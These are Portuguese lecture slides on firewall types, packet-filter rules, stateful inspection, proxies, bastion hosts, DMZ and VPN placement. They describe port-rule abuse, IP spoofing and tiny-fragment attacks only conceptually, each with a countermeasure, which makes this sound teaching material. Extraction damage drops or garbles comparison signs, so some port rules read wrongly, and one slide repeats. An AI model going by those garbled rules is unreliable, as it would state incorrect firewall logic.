  - Tenta manter usuários não autorizados fora da rede.
  - Proíbe serviços vulneráveis de entrar ou sair da rede.
  - Fornece proteção contra IP spoofing e ataques de roteamento.
  - *Vantagem:* Simplifica a gestão de segurança (capacidades consolidadas).
- **2. Localização para Monitoramento**
  - Permite a implementação de auditorias (audits) e alarmes.
- **3. Plataforma para Funções de Internet (Não-Segurança)**
  - **NAT (Network Address Translator):** Mapeia endereços locais para endereços de Internet.
  - **Gerenciamento de Rede:** Audita ou registra (logs) o uso da Internet.
- **4. Plataforma para IPsec**
  - Pode ser usado para implementar Redes Privadas Virtuais (VPNs).
  - Utiliza a capacidade do "modo túnel" (tunnel mode) do IPsec.

Limitações dos Firewalls

- **1. Não protege contra ataques que "contornam" (bypass) o firewall.**
  - Sistemas internos podem ter acesso direto a um ISP (ex: banda larga móvel ou com fio).
  - LANs internas podem ter conexões diretas com organizações parceiras.
- **2. Não protege totalmente contra ameaças internas.**
  - Ex: Um funcionário insatisfeito (disgruntled employee).
  - Ex: Um funcionário que coopera (sem saber) com um atacante externo (ex: phishing).
- **3. LANs sem fio (Wireless) inseguras.**
  - Podem ser acessadas de fora da organização.
  - Firewalls internos (separando redes) não podem proteger contra comunicação wireless direta entre sistemas em lados opostos do firewall.
- **4. Dispositivos portáteis infectados (BYOD).**
  - Um laptop, PDA ou dispositivo de armazenamento portátil (pen drive) pode ser usado e infectado **fora** da rede corporativa.
  - E, em seguida, ser conectado e usado **internamente**, transportando a ameaça.

Firewall genérico



(a) General model

Tipos de Firewalls




Figure 9.1 **Types of Firewalls**

Introdução: Tipos de Firewalls

- Um firewall pode monitorar o tráfego de rede em **vários níveis**:
  - Pacotes de rede de baixo nível (individualmente ou como um fluxo).
  - Todo o tráfego dentro de uma conexão de transporte.
  - Detalhes dos protocolos de aplicação.
- O nível de monitoramento apropriado é determinado pela **política de acesso** (access policy) desejada.
- **Lógica de Filtragem (Implementa a Política):**
  - **Filtro Positivo (Positive Filter):** Permite passar *apenas* os pacotes que atendem a critérios específicos. Ou seja possui um deny no fim.
  - **Filtro Negativo (Negative Filter):** Rejeita *qualquer* pacote que atenda a certos critérios. Ou seja possui um allow no fim.
- **O que o Firewall Examina (Depende do Tipo):**
  - Um ou mais cabeçalhos de protocolo em cada pacote.
  - O *payload* (carga útil) de cada pacote.
  - O padrão gerado por uma **sequência** de pacotes.

Tipo 1: Firewall de Filtro de Pacotes (Definição)

- Chamado de *Packet Filtering Firewall*.
- Aplica um conjunto de regras a **cada** pacote IP (de entrada e saída).
- Ação resultante: **Encaminhar** (forward) ou **Descartar** (discard) o pacote.
- Tipicamente configurado para filtrar pacotes em **ambas as direções** (de e para a rede interna).
- **Regras baseadas nas informações do pacote (Camadas 3 e 4):**
  - **Endereço IP de Origem:** O IP do sistema que originou o pacote.
  - **Endereço IP de Destino:** O IP do sistema que o pacote tenta alcançar.
  - **Porta de Origem/Destino (Nível Transporte):** O número da porta TCP ou UDP (que define aplicações como SNMP ou HTTP).
  - **Campo Protocolo IP:** Define o protocolo de transporte (ex: TCP, UDP, ICMP).
  - **Interface:** Em firewalls com 3+ portas, indica de qual interface o pacote veio ou para qual vai.

Filtro de Pacotes: Lógica de Regras e Políticas Padrão

- O filtro é configurado como uma **lista de regras**.
- O firewall compara os cabeçalhos (IP/TCP) de cada pacote com esta lista.
- **Se houver correspondência:** A regra é invocada (encaminhar/descartar).
- **Se NÃO houver correspondência:** A **ação padrão** (default action) é tomada.
- **Duas Políticas Padrão Possíveis:**
- **1. Padrão = Descartar (Default Discard)**
  - "Aquilo que não é expressamente permitido é proibido."
  - **Mais conservadora (segura).**
  - Inicialmente, tudo é bloqueado; serviços são adicionados caso a caso.
  - Mais visível para usuários (visto como um obstáculo no início).
  - Preferida por empresas e governo.
- **2. Padrão = Encaminhar (Default Forward)**
  - "Aquilo que não é expressamente proibido é permitido."
  - Aumenta a facilidade de uso para os usuários finais.
  - **Segurança reduzida.**
  - O admin deve "reagir" a cada nova ameaça conforme ela se torna conhecida.
  - Usada por organizações mais abertas (ex: universidades).

Exemplo de regras de filtragem em Firewalls

Table 9.1 **Packet-Filtering Examples**

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

Filtro de Pacotes: Exemplo de Regras SMTP (Tabela 9.1)

- **Objetivo:** Permitir tráfego de e-mail (SMTP, porta 25) de entrada e saída, mas bloquear todo o resto.
- **Lógica:** Regras aplicadas de cima para baixo (top-to-bottom).
- **Intenção das Regras:**
  - **Regra 1:** Permitir e-mail **de entrada** (destino porta 25).
  - **Regra 2:** Permitir a **resposta** ao e-mail de entrada.
  - **Regra 3:** Permitir e-mail **de saída** (destino porta 25).
  - **Regra 4:** Permitir a **resposta** ao e-mail de saída.
  - **Regra 5:** Política padrão (Default = Discard). (Sempre a última regra, explícita ou implicitamente).
- **O Problema (A Falha):**
  - **A Regra 4 é muito permissiva.** Ela permite tráfego externo para **qualquer** porta de destino acima de 1023 (assumindo que seja uma "resposta").

Exemplo SMTP: O Exploit e a Solução

- **Exemplo de Exploit (usando a Regra 4):**
  - Um atacante externo abre uma conexão da porta 5150 (do atacante) para um Web Proxy interno na porta 8080.
  - A Regra 4 (antiga) **permite** isso, pois a porta de destino (8080) é 1023.
  - Isso deveria ser proibido e poderia permitir um ataque ao servidor proxy.
- **A Solução (Refinando as Regras):**
  - Configurar o campo de **porta de origem (source port)** nas regras, tornando-as mais específicas (menos permissivas).
- **Regras Refinadas:**
  - **Regras 2 e 4 (Respostas):**
    - Definir a Porta de Origem = **25**.
    - (Pois a resposta a um e-mail deve vir da porta 25 do servidor).
  - **Regras 1 e 3 (Novas conexões):**
    - Definir a Porta de Origem = **1023**.
    - (Pois um cliente iniciando um e-mail usará uma porta alta).

Filtro de Pacotes: Vulnerabilidade Remanescente (SMTP)

- Mesmo com as regras de porta de origem refinadas, uma vulnerabilidade permanece.
- **A Situação (Regras 3 e 4):**
  - Permitem que qualquer host interno envie e-mail para fora (Porta de Destino = 25).
- **O Problema:**
  - O uso da porta 25 para recebimento de SMTP é apenas um **padrão** (default).
- **O Risco (O Exploit):**
  - Uma máquina externa (atacante) poderia ser configurada para rodar **outra aplicação** (maliciosa) na porta 25.
  - O atacante poderia então enviar pacotes **DA** sua porta de origem 25 (TCP Source Port = 25) para tentar invadir máquinas internas.
  - A Regra 4 (revisada) permitiria isso, pois ela está configurada para aceitar pacotes *vindos* da porta 25 (assumindo ser uma resposta).

Filtro de Pacotes: A Solução (Flag ACK)

- **A Contramedida:**
  - Para combater essa ameaça, podemos adicionar um campo de **Flag ACK** (ACK flag) à verificação da regra.
- **Onde aplicar:**
  - Esta verificação é adicionada à **Regra 4** (a regra que permite a *resposta* do servidor externo).
- **A Nova Lógica (Regra 4):**
  - A regra agora exigiria que o **flag ACK** esteja **definido** (set) no pacote de entrada.
- **Por que isso funciona?**
  - Um pacote que é parte de uma conexão TCP **estabelecida** (como uma resposta SMTP legítima) **SEMPRE** terá o flag ACK definido.
  - Um pacote de um atacante tentando **iniciar** uma nova conexão (o exploit) **NÃO** teria o flag ACK definido (ex: teria um flag SYN).
- A Regra 4 agora se pareceria com:
  - (O texto a seguir deve descrever a nova regra, incluindo a verificação do Flag ACK).

Exemplo de regras de filtragem em Firewalls

Rule	Direction	Src address	Src port	Dest address	Protocol	Dest port	Flag	Action
4	In	External	25	Internal	TCP	>1023	ACK	Permit

A Lógica da Nova Regra:

- A regra agora permite pacotes de entrada (respostas) que possuem:
  - Porta de Origem (Source Port) = 25
  - **E** o flag ACK definido no segmento TCP.
- (Isso efetivamente bloqueia pacotes que *iniciam* conexões (ex: flag SYN) da porta 25, que era a vulnerabilidade.)

Filtro de Pacotes: Vantagens

- **1. Simplicidade**
  - A sua lógica de regras é direta (baseada em cabeçalhos L3/L4).
- **2. Transparência**
  - Geralmente são transparentes para os usuários (não exigem configuração no cliente).
- **3. Velocidade**
  - São muito rápidos, pois não inspecionam o payload (carga útil) do pacote.
- **Desvantagens:**
  - O NIST SP 800-41 lista várias fraquezas significativas.

Filtro de Pacotes: Fraquezas (NIST SP 800-41) - Parte 1

- **1. Não examina dados da camada superior (Payload)**
  - **Problema:** Não pode prevenir ataques que usam vulnerabilidades **específicas da aplicação**.
  - **Exemplo:** Não pode bloquear comandos de aplicação específicos (se o firewall permite a aplicação, todas as funções dela são permitidas).
- **2. Funcionalidade de Log Limitada**
  - **Problema:** Devido à informação limitada que o firewall vê.
  - **Conteúdo do Log:** Geralmente contém apenas as informações usadas para a decisão (IPs de origem/destino, tipo de tráfego).

Filtro de Pacotes: Fraquezas (NIST SP 800-41) - Parte 2

- **3. Não suporta autenticação avançada de usuário**
  - **Problema:** Novamente, devido à falta de funcionalidade de camada superior.
- **4. Vulnerável a ataques contra a pilha TCP/IP**
  - **Exemplo:** *Network layer address spoofing* (falsificação de endereço IP).
  - **Problema:** Muitos filtros não conseguem detectar um pacote onde a informação de endereçamento (Camada 3) foi alterada.
  - **Uso:** Usado por intrusos para "burlar" (bypass) os controles do firewall.
- **5. Suscetível a configurações incorretas (Misconfiguration)**
  - **Problema:** Devido ao pequeno número de variáveis usadas nas decisões.
  - **Risco:** É fácil configurar acidentalmente o firewall para permitir tráfego que deveria ser negado.

Ataques ao Filtro de Pacotes: IP Address Spoofing

- **O Ataque (IP Address Spoofing):**
  - O intruso transmite pacotes **de fora** da rede.
  - O campo "Source IP Address" (IP de Origem) é falsificado (spoofed) para conter o endereço de um **host interno** confiável.
- **O Objetivo:**
  - Penetrar sistemas que empregam segurança simples baseada no endereço de origem (ex: "aceitar pacotes vindos de IPs internos confiáveis").
- **A Contramedida:**
  - O firewall (ou roteador externo) deve **descartar** pacotes se:
    - O pacote chega na interface **externa**.
    - **E** o pacote possui um endereço de origem (source address) **interno**.

Ataques ao Filtro de Pacotes: Tiny Fragment

- **O Ataque (Tiny Fragment Attack):**
  - O intruso usa a opção de fragmentação IP para criar **fragmentos extremamente pequenos**.
  - **Objetivo:** Forçar o cabeçalho TCP (que contém as portas) para um **fragmento separado** (ex: o segundo fragmento), deixando o primeiro fragmento apenas com o cabeçalho IP.
- **A Lógica do Ataque:**
  - O filtro de pacotes toma sua decisão (Permitir/Negar) com base no **primeiro fragmento**.
  - O atacante espera que o primeiro fragmento (incompleto) seja permitido, e que os fragmentos subsequentes (com o TCP malicioso) passem direto.
- **A Contramedida:**
  - Reforçar uma regra de que o **primeiro fragmento** de um pacote **deve conter** uma quantidade mínima predefinida do cabeçalho de transporte (TCP).
  - (Se o primeiro fragmento for rejeitado, o filtro deve memorizar o ID do pacote e descartar todos os fragmentos subsequentes).

O Problema do Filtro de Pacotes (Falta de Contexto)

- Um filtro de pacotes tradicional (stateless) toma decisões **pacote a pacote**.
- Ele **não considera o contexto** de camada superior (se uma conexão TCP existe).
- **Contexto (Modelo Cliente/Servidor):**
  - Aplicações (ex: SMTP) usam TCP.
  - **Servidor (ex: SMTP):** Usa uma "porta bem conhecida" (well-known), que é fixa e ¡ 1024 (ex: Porta **25**).
  - **Cliente (ex: usuário):** Usa uma porta dinâmica, temporária e ¿ 1024 (ex: Porta **49152**).
- **A Vulnerabilidade do Filtro de Pacotes:**
  - Para permitir o tráfego de *resposta* (do servidor na porta 25 para o cliente na porta 49152), o firewall deve permitir tráfego de entrada em **TODAS** as portas altas (¿1023).
  - Isso cria uma vulnerabilidade enorme que pode ser explorada por atacantes.

Tipo 2: Firewall de Inspeção de Estado (Stateful)

- (Stateful Packet Inspection Firewall).
- **A Solução:** "Aperta" as regras para o tráfego TCP.
- **O Mecanismo (O "Estado"):**
  - O firewall cria e mantém um **diretório (Tabela de Estado)** das conexões TCP de *saída* (outbound) que estão ativas.
  - (Ref: Tabela 9.2).
  - Uma entrada é criada para cada conexão atualmente estabelecida.
- **A Nova Lógica de Filtragem:**
  - O firewall agora permite tráfego de entrada em portas altas (¿1023) **APENAS** se este pacote **corresponder** (fit the profile) a uma das entradas (conexões) existentes no diretório (Tabela de Estado).

Firewall de Inspeção de Estado (Capacidades)

- Um firewall stateful revisa as mesmas informações que um filtro de pacotes (cabeçalhos L3/L4).
- **MAS TAMBÉM...**
  - Registra informações sobre o **estado da conexão TCP** (ex: estabelecida, fechando, etc.).
- **Recursos Avançados (em alguns firewalls stateful):**
  - **Rastreamento de Números de Sequência TCP:**
    - Usado para prevenir ataques que dependem do número de sequência (ex: *session hijacking*).
  - **Inspeção Limitada de Aplicação (Deep Packet Inspection - DPI):**
    - Inspecionam (de forma limitada) os dados da aplicação.
    - Útil para protocolos "problemáticos" (ex: FTP, IM, SIPS) para identificar e rastrear conexões de dados relacionadas.

Filtro de pacotes com estado

Table 9.2 **Example Stateful Firewall Connection State Table**

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.21.22.12	1046	192.168.1.6	80	Established

Tipo 3: Application-Level Gateway (Proxy de Aplicação)

- Também chamado de **Application Proxy**.
- Atua como um **"relay" (retransmissor)** do tráfego em nível de aplicação (ex: Telnet, FTP).
- **Mecanismo de "Dupla Conexão" (Splice):**
  - O usuário contata o gateway (proxy).
  - O gateway solicita ao usuário o host remoto e as credenciais (ID/autenticação).
  - **Se válido:** O gateway (ele mesmo) contata a aplicação no host remoto.
  - O gateway retransmite (relays) os segmentos TCP (dados da aplicação) entre os dois *endpoints*.
  - (Existem duas conexões "emendadas" (spliced): Cliente $\leftrightarrow$ Gateway e Gateway $\leftrightarrow$ Servidor).

Application-Level Gateway: Vantagens e Desvantagens

- **Controle Granular:**
  - Se o gateway não implementa o código proxy para uma aplicação, o serviço **não é suportado**.
  - Pode ser configurado para suportar apenas **recursos específicos** de uma aplicação (ex: permitir `GET` no HTTP, mas negar `POST`) que o admin considera aceitáveis.
- **Vantagem: Mais Seguro que Filtros de Pacote**
  - Precisa apenas analisar **algumas aplicações permitidas**, em vez de inúmeras combinações complexas de IP/Porta/Flags.
- **Vantagem: Auditoria (Logging)**
  - É fácil registrar e auditar todo o tráfego no nível da aplicação.
- **Desvantagem: Sobrecarga de Processamento (Overhead)**
  - O gateway deve examinar e encaminhar todo o tráfego nas duas conexões "emendadas".

Tipo 4: Circuit-Level Gateway (Proxy de Circuito)

- Pode ser um sistema autônomo (stand-alone) ou uma **função especializada** de um Application-Level Gateway.
- **Mecanismo (Similar ao Proxy de Aplicação):**
  - **NÃO** permite uma conexão TCP ponta-a-ponta (end-to-end).
  - O gateway estabelece **duas conexões TCP**:
    - 1. (Host Interno $\leftrightarrow$ Gateway)
    - 2. (Gateway $\leftrightarrow$ Host Externo)
- **Diferença Chave (vs. Application Proxy):**
  - Uma vez estabelecidas as conexões, o gateway retransmite (relays) os segmentos TCP **sem examinar o conteúdo (payload)**.
  - A **função de segurança** consiste *apenas* em determinar quais conexões serão permitidas.
- **Caso de Uso Típico (Híbrido):**
  - Quando o admin **confia** nos usuários internos.
  - *Inbound (Entrada):* Usa-se Application Proxy (caro, mas seguro).
  - *Outbound (Saída):* Usa-se Circuit-Level (barato), pois não se gasta processamento examinando os dados de saída.

Exemplo de Circuit-Level: SOCKS (RFC 1928)

- SOCKS (versão 5, RFC 1928) é uma implementação de um Circuit-Level Gateway.
- **Definição (RFC):** Um framework para aplicações cliente-servidor (TCP e UDP) usarem os serviços de um firewall de forma conveniente e segura.
- **Posição na Pilha:**
  - É conceitualmente uma "camada de ajuste" (*shim-layer*).
  - Fica **entre** a camada de Aplicação e a camada de Transporte.
  - (Não é um gateway de camada de Rede; não encaminha ICMP).
- **Componentes do SOCKS:**
  - **SOCKS Server:** Roda no firewall (ex: UNIX, Windows).
  - **SOCKS Client Library:** Roda nos hosts internos (protegidos).
  - **Clientes "SOCKS-ificados":** Programas (FTP, TELNET) recompilados ou "relinkados" para usar a biblioteca SOCKS.

SOCKS: Mecanismo de Operação (TCP e UDP)

- **Fluxo de Conexão TCP:**
  - 1. O cliente (interno) abre uma conexão TCP com o **Servidor SOCKS** (na porta TCP **1080**).
  - 2. O cliente negocia o método de autenticação.
  - 3. O cliente se autentica.
  - 4. O cliente envia uma **solicitação de relay** (relay request) (ex: "quero conectar no IP 1.2.3.4, porta 80").
  - 5. O Servidor SOCKS avalia o pedido e (se permitido) estabelece a conexão externa.
- **Tratamento de UDP (Similar):**
  - Uma conexão **TCP** é aberta primeiro (para o SOCKS, porta 1080) apenas para **autenticar** o usuário.
  - Os segmentos UDP são então encaminhados (relay) pelo firewall *enquanto* essa conexão TCP de controle permanecer aberta.

9.4 Plataformas de Firewall (Firewall Basing)

- É comum instalar um firewall em uma **máquina "stand-alone"** (dedicada).
  - Rodando um S.O. comum (ex: UNIX, Linux).
  - **Ou que** ... Pode ser fornecido como um "security appliance" pré-configurado.
- **Alternativas:**
  - A funcionalidade de firewall também pode ser implementada como um **módulo de software** em:
    - Um Roteador.
    - Um Switch LAN.
    - Um Servidor.
- Esta seção analisa considerações adicionais sobre essas plataformas.

Host Bastião: Definição

- Um **Host Bastião** é um sistema identificado pelo administrador do firewall como um **"ponto forte crítico"** (critical strong point) na segurança da rede.
- **Função Típica:**
  - Serve como plataforma para **Gateways** (de Nível de Aplicação ou Nível de Circuito).
  - Pode suportar outros serviços (ex: IPsec).
- **Característica Principal:**
  - A plataforma de hardware executa uma **versão segura** do seu S.O.
  - Isso o torna um **Sistema Reforçado** (Hardened System).

Características do Host Bastião (Parte 1: Hardening e Acesso)

- **Serviços Mínimos:**
  - **Apenas** os serviços que o administrador considera **essenciais** são instalados.
  - Ex: Proxies para DNS, FTP, HTTP, SMTP.
- **Autenticação Adicional:**
  - O host pode exigir **autenticação extra** antes de permitir o acesso aos serviços de proxy.
  - Além disso, cada serviço de proxy (individualmente) pode exigir sua própria autenticação.

Características do Host Bastião (Parte 2: Restrições de Proxy)

- **Subconjunto de Comandos (Command Subset):**
  - Cada proxy é configurado para suportar apenas um **subconjunto** dos comandos padrão da aplicação (ex: bloquear certas funções do HTTP).
- **Acesso Restrito a Hosts:**
  - Cada proxy é configurado para permitir acesso **apenas a sistemas host específicos** (internos).
- **Auditoria Detalhada (Logging):**
  - Cada proxy mantém logs de auditoria detalhados (todo o tráfego, cada conexão, duração).
  - (Ferramenta essencial para descobrir e terminar ataques).

Características do Host Bastião (Parte 3: Design de Software)

- **Simplicidade do Software:**
  - Cada proxy é um pacote de software **muito pequeno**, desenhado especificamente para segurança.
  - **Vantagem:** Mais fácil de verificar (auditar) em busca de falhas de segurança.
  - *Ex: App de e-mail UNIX (20.000+ linhas) vs. Proxy de e-mail (¡ 1.000 linhas).*
- **Independência (Modularidade):**
  - Cada proxy é **independente** dos outros no host.
  - **Vantagem:** Se um proxy tiver uma vulnerabilidade, ele pode ser desinstalado sem afetar os outros.
  - **Vantagem:** Fácil de adicionar suporte a novos serviços instalando um novo proxy.

Características do Host Bastião (Parte 4: Segurança em Runtime)

- **Sem Acesso a Disco:**
  - Um proxy (geralmente) não realiza acesso a disco, exceto para ler seu arquivo de configuração inicial.
  - **Vantagem:** As partes do sistema de arquivos com código executável podem ser tornadas **somente-leitura**.
  - **Resultado:** Dificulta para um intruso instalar *Trojan horses*, *sniffers* ou outros arquivos.
- **Sem Privilégios:**
  - Cada proxy roda como um **usuário não-privilegiado** (nonprivileged user).
  - Roda em um diretório privado e seguro no host bastião.

Host-Based Firewalls

- **O que é?**
  - Um **módulo de software** usado para proteger um **host individual**.
  - Disponível no S.O. ou como pacote add-on.
  - Filtra e restringe o fluxo de pacotes (assim como firewalls stand-alone).
  - Localização comum: em um **servidor**.
- **Vantagens:**
  - **1. Regras Personalizadas:**
    - As regras de filtragem podem ser adaptadas ao ambiente específico do host (ex: filtros diferentes para servidores de aplicações diferentes).
  - **2. Proteção Independente da Topologia:**
    - Ataques **internos** e externos devem passar pelo firewall do host.
  - **3. Camada Adicional de Proteção:**
    - Usado *em conjunto* com firewalls stand-alone (defesa em profundidade).
    - Permite adicionar novos servidores à rede (com seus próprios firewalls) sem a necessidade de alterar a configuração do firewall da rede.

Firewalls em Dispositivos de Rede

- **O que são?**
  - Funcionalidades de firewall (especialmente filtro de pacotes e stateful inspection) implementadas diretamente em dispositivos de rede.
- **Onde?**
  - Comumente em **roteadores** e **switches**.
- **Função:**
  - Monitorar e filtrar os fluxos de pacotes que passam *através* do dispositivo.
- **Propósito (Defesa em Profundidade):**
  - Usados para fornecer **camadas adicionais de proteção**, em conjunto com bastion hosts e host-based firewalls.

Virtual Firewalls (Firewalls Virtuais)

- **Contexto: Ambientes Virtualizados**
  - Em vez de dispositivos físicos separados (servidores, switches, firewalls), usam-se versões **virtualizadas** que compartilham o mesmo hardware físico.
- **Implementações (Duas Formas):**
  - **1. Appliance Virtual:** Pode ser um "bastion host" virtualizado (rodando como uma VM).
  - **2. No Hypervisor:** As capacidades de firewall podem ser fornecidas diretamente pelo **hypervisor** (o software que gerencia as máquinas virtuais).

Locais de um firewall




Figure 9.2 **Example Firewall Configuration**

Firewalls em dispositivos locais: Definição

- **O que é?**
  - Controla o tráfego entre um **computador pessoal** (ou workstation) e a rede (Internet ou rede corporativa).
- **Casos de Uso:**
  - Ambiente doméstico (home).
  - Intranets corporativas.
- **Localização (Implementação):**
  - **1. Módulo de Software:** Tipicamente, roda no próprio computador pessoal.
  - **2. Roteador Doméstico:** Em ambientes com múltiplos computadores, a funcionalidade pode estar no roteador que se conecta ao modem (DSL/Cabo).

Firewalls em dispositivos locais: Função e Implementações

- **Complexidade:**
  - Tipicamente **muito menos complexos** que firewalls de servidor ou stand-alone.
- **Função Principal (Defesa):**
  - Negar acesso remoto **não autorizado** ao computador.
- **Função Secundária (Detecção):**
  - Monitorar atividade **de saída** (outgoing) na tentativa de detectar e bloquear malware (ex: worms).
- **Implementações (Exemplos):**
  - Pacote `netfilter` (Linux).
  - Pacote `pf` (BSD e MacOS).
  - `Windows Firewall` (Windows).
- **Configuração:**
  - Via linha de comando (CLI) ou interface gráfica (GUI).

Firewalls em dispositivos locais: Política Padrão e Serviços

- **Política Padrão (Default):**
  - **Conexões de Entrada (Inbound):** Geralmente **negadas**, exceto as que o usuário permite explicitamente.
  - **Conexões de Saída (Outbound):** Geralmente **permitidas**.
- **Exemplos de serviços de entrada que podem ser reativados (portas):**

- Personal file sharing (548, 427)
- Windows sharing (139)
- Personal Web sharing (80, 427)
- Remote login—SSH (22)
- FTP access (20-21, etc.)
- Printer sharing (631, 515)
- IChat Rendezvous (5297, 5298)
- iTunes Music Sharing (3869)
- CVS (2401)
- Gnutella/Limewire (6346)
- ICQ (4000)
- IRC (194)
- MSN Messenger (6891-6900)
- Network Time (123)
- SMB (sem netbios–445)
- VNC (5900-5902)

Firewalls em dispositivos locais: Regra de FTP e Recursos Avançados

- **Exceção da Regra de FTP:**
  - Se o acesso FTP é habilitado, as portas 20 e 21 são abertas localmente.
  - Se *outros* conectam *a partir* das portas 20 ou 21, as portas 1024-65535 são abertas (para a conexão de dados do FTP).
- **Recursos Avançados:**
  - **Stealth Mode:** "Esconde" o sistema na Internet ao **descartar (drop)** pacotes de comunicação não solicitados (fazendo parecer que o sistema não está presente).
  - **Bloqueio de UDP:** Restringe o tráfego (para portas abertas) apenas a pacotes TCP.
  - **Logging:** Ferramenta importante para verificar atividades indesejadas.
  - **Filtro de Aplicação:** Permite ao usuário especificar que **apenas aplicações selecionadas** (ou assinadas por uma CA válida) podem prover serviços na rede.

9.5 Localização e Configurações do Firewall

- O firewall é posicionado para prover uma **barreira protetora** entre uma fonte externa (potencialmente não confiável) e uma rede interna.
- O administrador de segurança deve decidir:
  - A **localização** do firewall.
  - O **número** de firewalls necessários.
- Esta seção analisa algumas opções comuns de configuração e localização.

Configuração: Redes DMZ (Zona Desmilitarizada)

- Uma configuração de firewall comum que inclui um **segmento de rede adicional** entre um firewall **externo** e um **interno**.
- **Firewall Externo:** Colocado na borda da rede (logo após o roteador de borda da Internet/WAN).
- **Firewall(s) Interno(s):** Protegem o grosso da rede corporativa (enterprise network).
- **A DMZ:** É a região (rede) localizada *entre* esses dois firewalls.
- **Propósito da DMZ:**
  - Localizar sistemas que precisam ser **acessíveis externamente**, mas que ainda necessitam de **alguma proteção**.
  - **Exemplos de sistemas na DMZ:** Website corporativo, Servidor de e-mail (SMTP), Servidor DNS.

DMZ: O Papel de Cada Firewall

- **Função do Firewall Externo:**
  - Fornece controle de acesso e proteção (moderada) para os sistemas da DMZ (consistente com sua necessidade de conectividade).
  - Fornece um nível básico de proteção para o resto da rede interna.
- **Três Propósitos do Firewall Interno:**
  1. **Filtragem mais rigorosa:** Adiciona capacidade de filtragem mais forte (comparado ao externo) para proteger os servidores/workstations internos de ataques externos.
  2. **Proteção de Mão Dupla (vs. DMZ):**
     - Protege a rede interna contra ataques lançados *a partir* da DMZ (ex: se um servidor web for comprometido com malware, rootkits, bots).
     - Protege a DMZ contra ataques vindos da rede *interna*.
  3. **Segmentação Interna:**
     - Múltiplos firewalls internos podem ser usados para proteger porções da rede interna umas das outras (ex: Servidores vs. Workstations, como na Fig 8.5).

Configuração: Redes Privadas Virtuais (VPNs)

- **O Problema (Custo vs. Segurança):**
  - Organizações (com LANs em locais dispersos) precisam se interconectar.
  - Usar a **Internet** (rede pública) é mais barato e mais fácil de gerenciar (offloading) do que usar uma **rede privada** (linhas privadas).
  - **Mas:** A rede pública expõe o tráfego corporativo (eavesdropping, acesso não autorizado).
- **A Solução (VPN):**
  - Um conjunto de computadores que se interconecta por uma rede insegura.
  - Usa **criptografia e autenticação** em camadas de protocolo inferiores.
  - Cria uma **conexão segura** através de uma rede insegura (Internet).
  - *Pré-requisito:* Depende de ter o mesmo sistema de cripto/autenticação em ambas as pontas.

VPNs: Implementação com IPsec

- A criptografia pode ser feita pelo **software do firewall** ou por roteadores.
- Protocolo mais comum: **IPsec** (nível IP).
- **Cenário Típico:**
  - Protocolos IPsec operam em dispositivos de rede (roteador ou firewall) que conectam a LAN ao mundo externo.
  - O dispositivo IPsec **criptografa e comprime** todo o tráfego que *sai* para a WAN.
  - O dispositivo IPsec **descriptografa e descomprime** todo o tráfego que *vem* da WAN.
  - Esta operação é **transparente** para os servidores e workstations na LAN.
- **Usuários Individuais (Remotos):**
  - Também podem usar IPsec, mas o *próprio workstation* deve implementar os protocolos e ter alta segurança de host (tornando-se um alvo atraente).

VPNs: Onde implementar o IPsec?

- Um local lógico para implementar o IPsec é **no firewall**.
- **Problema 1: IPsec atrás (interno) do firewall**
  - O tráfego VPN que passa pelo firewall (em ambas as direções) está **criptografado**.
  - **Consequência:** O firewall é **incapaz** de realizar suas funções (filtragem, scan de vírus, log, controle de acesso, etc.), pois não vê o tráfego em claro.
- **Problema 2: IPsec no roteador de borda (externo ao firewall)**
  - O dispositivo (roteador) é provavelmente **menos seguro** que o firewall.
  - Portanto, é uma plataforma menos desejável para o IPsec.
- *(Solução implícita: A implementação do IPsec no próprio firewall é a mais funcional).*

Configuração: Firewalls Distribuídos

- **O que é?** Uma configuração que envolve:
  - Dispositivos de firewall stand-alone (de rede).
  - **E** Host-Based Firewalls (em servidores, workstations).
- **Característica Chave:** Trabalham juntos sob um **controle administrativo central**.
- **Gerenciamento:**
  - Administradores configuram firewalls em centenas de servidores/workstations e firewalls pessoais (locais e remotos).
  - Ferramentas permitem ao admin definir políticas e monitorar a segurança em **toda a rede**.
- **Vantagem:**
  - Proteção contra **ataques internos**.
  - Proteção **personalizada** (tailored) para máquinas e aplicações específicas.

Configuração: Firewalls Distribuídos

- **O que é?** Uma configuração que envolve:
  - Dispositivos de firewall stand-alone (de rede).
  - **E** Host-Based Firewalls (em servidores, workstations).
- **Característica Chave:** Trabalham juntos sob um **controle administrativo central**.
- **Gerenciamento:**
  - Administradores configuram firewalls em centenas de servidores/workstations e firewalls pessoais (locais e remotos).
  - Ferramentas permitem ao admin definir políticas e monitorar a segurança em **toda a rede**.
- **Vantagem:**
  - Proteção contra **ataques internos**.
  - Proteção **personalizada** (tailored) para máquinas e aplicações específicas.

Aula 15 - IDS/IPS

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026
